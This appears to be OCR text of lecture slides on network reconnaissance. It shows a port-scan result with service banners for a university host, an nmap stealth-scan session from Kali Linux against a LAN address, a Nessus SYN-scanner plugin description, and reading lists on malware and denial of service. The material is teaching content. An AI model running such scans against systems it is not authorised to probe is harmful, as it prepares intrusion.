
Scan: Pinging 143.89.40.100 0; Scanning 143.89.40.100 0; Resolving 0

```
⊟ ✓ 143.89.40.100
    ⊟ ● 21  ftp
          220 cssu100.cs.ust.hk FTP server (Version 4.119 Wed Aug 19 15:25:06
    ⊟ ● 22  ssh
          SSH-1.5-1.2.27.
    ⊟ ● 23  telnet
          ...
      ● 79  finger
      ● 80  http
```

Active hosts: 1


Open ports: 5

Port Scanning – using Nmap


Kali-Linux-2.0.0-vm-amd64
Applications
Places
Terminal
Sun 16:39
root@kali: ~
File Edit View Search Terminal Help

```
root@kali:~# nmap -A -sS -vv 192.168.1.127

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-13 16:38 CST
NSE: Loaded 122 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:38
Completed NSE at 16:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:38
Completed NSE at 16:38, 0.00s elapsed
Initiating Ping Scan at 16:38
Scanning 192.168.1.127 [4 ports]
Completed Ping Scan at 16:38, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:38
Completed Parallel DNS resolution of 1 host. at 16:38, 0.01s elapsed
Initiating System CNAME DNS resolution of 1 host. at 16:38
Completed System CNAME DNS resolution of 1 host. at 16:38, 0.01s elapsed
Initiating SYN Stealth Scan at 16:38
Scanning 192.168.1.127 [1000 ports]
Discovered open port 3260/tcp on 192.168.1.127
Completed SYN Stealth Scan at 16:38, 2.30s elapsed (1000 total ports)
Initiating Service scan at 16:38
Scanning 1 service on 192.168.1.127
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
```

Vulnerability Scanning – using Tenable Nessus



test-at-home

CURRENT RESULTS: TODAY AT 4:43 PM

History 1 Hosts > 192.168.1.127 > Vulnerabilities 1

INFO Nessus SYN scanner

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Plugin Details

Severity:	Info
ID:	11219
Version:	$Revision: 1.20 $
Type:	remote
Family:	Port scanners
Published:	2009/02/04

```
/opt/nessus/sbin/nessusd   start
```

Reference Books

Related content	Book	Chapter
W3: Network Attack	Cryptography and Network Security (2011)	Chapter 20: Intruders
W3: Malware	Cryptography and Network Security (2011)	Chapter 21: Malicious Software
W3: Network vulnerabilities	Guide to Computer Network Security (2015)	Chapter 4: Introduction to Computer Network Vulnerabilities
W3: Malware and Virus	The InfoSec Handbook (2014)	Chapter 7: Malicious Software and Anti-Virus Software
W3: Malware	Computer Security Principles and Practice (2012)	Chapter 6: Malicious Software
W3: DoS	Computer Security Principles and Practice (2012)	Chapter 7: Denial-of-Service Attacks

Reference Books

Related content	Book	Chapter
W3: Malware and Virus	Computer Security Handbook (2014)	Chapter 16: Malicious Code
W3: DoS	Computer Security Handbook (2014)	Chapter 18: Denial-of-Service Attacks
W3:Spam, Phishing	Computer Security Handbook (2014)	Chapter 20: Spam, Phishing, and Trojans: Attacks meant to Fool
W3: Virus	Computer Security Handbook (2014)	Chapter 41: Antivirus Technology